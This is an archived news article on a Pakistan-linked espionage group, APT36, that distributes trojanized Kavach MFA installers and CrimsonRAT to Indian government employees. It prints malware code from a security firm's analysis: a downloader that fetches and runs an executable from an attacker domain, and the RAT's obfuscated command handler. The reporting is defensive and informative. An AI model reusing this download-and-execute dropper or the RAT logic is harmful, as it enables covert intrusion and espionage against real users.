Hackers use modified MFA tool against Indian govt employees


By Bill Toulas

Published: 2022-03-29 · Archived: 2026-04-05 23:10:28 UTC

A new campaign from the hacking group tracked as APT36, aka 'Transparent Tribe' or' Mythic Leopard,' has been discovered using new custom malware and entry vectors in attacks against the Indian government.

The particular threat actor has been active since at least 2016, based in Pakistan, and its targets have historically been almost exclusively Indian defense and government entities.

The group's goal is to collect intelligence through cyber-espionage, so all in all, APT36 is considered to be a Pakistan-aligned and state-sponsored threat actor.



0:00

Researchers at Cisco Talos have published a report today detailing their recent findings on the activity of APT36 and underline some interesting new shifts in the threat actor's tactics.

New infection vector

The most interesting aspect of the new campaign is the use of laced Kavach authentication apps targeting employees of the Indian government.

Kavach Authentication is an OTP application authored by the Indian National Informatics Center for secure multi-factor authentication on critical IT systems.



Real Kavach app on the Google Play Store

The app is used extensively by military personnel or employees of the Indian government that need to access IT resources like email services or databases.

The distribution of the fake Kavach installers is done via counterfeit websites that are clones of legitimate sites of Indian governments, like that of the Defense Service Officers' Institute.

```
try
{
    new WebClient().DownloadFile("http://dsoi.info/downloads/chrmeziIIa.exe", "c:\\\\programdata\\\
      \chrmeziIIa.exe");
    if (File.Exists("c:\\\\programdata\\\\chrmeziIIa.exe"))
    {
        Process.Start("c:\\\\programdata\\\\chrmeziIIa.exe");
    }
    using (Stream responseStream = WebRequest.Create("http://download.kavach-app.in/
      Kavach.msi").GetResponse().GetResponseStream())
    {
        using (Stream stream = File.OpenWrite("c:\\\\programdata\\\\Kavach.msi"))
        {
            byte[] buffer = new byte[4096];
            for (int i = responseStream.Read(buffer, 0, 4096); i > 0; i = responseStream.Read(buffer, 0,
              4096))
            {
                stream.Write(buffer, 0, i);
            }
        }
    }
    if (File.Exists("c:\\\\programdata\\\\Kavach.msi"))
    {
        Process.Start("c:\\\\programdata\\\\Kavach.msi");
    }
    Environment.Exit(0);
}
```

The downloader of the Kavach app and the malicious payload *(Cisco)*

The victims receive a copy of a legitimate Kavach installer and also a malicious payload that automatically initiates the infection process with the threat actor's malware of choice.

Both cloned websites and the use of malware masquerading as legitimate and known apps are common and previously observed tactics of APT36.

New custom malware

The threat actor is still using CrimsonRAT, first spotted in 2020 campaigns, but the malware has evolved to offer more capabilities to its operators.

CrimsonRAT is the primary spearhead tool of APT36, able to steal credentials from the browser, list running processes, retrieve additional payloads from the C2, and capture screenshots.

In its 2022 version, CrimsonRAT also employs a keylogger, supports the execution of arbitrary commands on the compromised system, can read the contents of files, delete files, and more.

```
case "$cl5stats":
case "$cl5sstats":
    this.funiStarter = delegate
    {
        this.update_Stadts();
    };
    this.funxThread = new Thread(this.funiStarter);
    this.funxThread.Start();
    break;
case "$ru5nf":
case "$ru5snf":
    this.do_proscess(<>c__DisplayClass.switchType[1].Split(new char[]
    {
        '>'
    })[0]);
    break;
case "$in5fo":
case "$in5sfo":
    this.user_inxfo();
    break;
case "$do5wf":
case "$do5swf":
    this.saveFdile(<>c__DisplayClass.switchType[1]);
    break;
case "$af5ile":
case "$af5sile":
    this.funiStarter = delegate
    {
        <>c__DisplayClass.<>4__this.send_autdo(<>c__DisplayClass.switchType[1]);
    };
    this.funxThread = new Thread(this.funiStarter);
    this.funxThread.Start();
```

CrimsonRAT's new command handler *(Cisco)*

Another tool used in the recent campaigns is a lightweight .NET remote access trojan that is more basic compared to CrimsonRAT but still offers powerful functions such as:

- List all running processes on the endpoint.
- Download and execute a file from the C2.
- Download and execute a file specified by the C2 from another remote location.
- Close connection with the C2 until the next run.
- Gather system information from the endpoint such as Computer Name, username, public and local IPs, Operating system name, list of runnings AVs, device type (desktop or laptop).

APT36 likely uses that second implant for redundancy, while it may be just the early development version of a new custom RAT that will be improved with more features in the future.

In 2021, APT36 also used ObliqueRAT in very narrow targeting attacks against government personnel, while the infection vector then was emails with VBS-laced documents.

'Transparent Tribe' is still evolving and remains highly active, improving its implants and regularly refreshing its infection vectors to stay elusive and undetectable.

Source: https://www.bleepingcomputer.com/news/security/hackers-use-modified-mfa-tool-against-indian-govt-employees/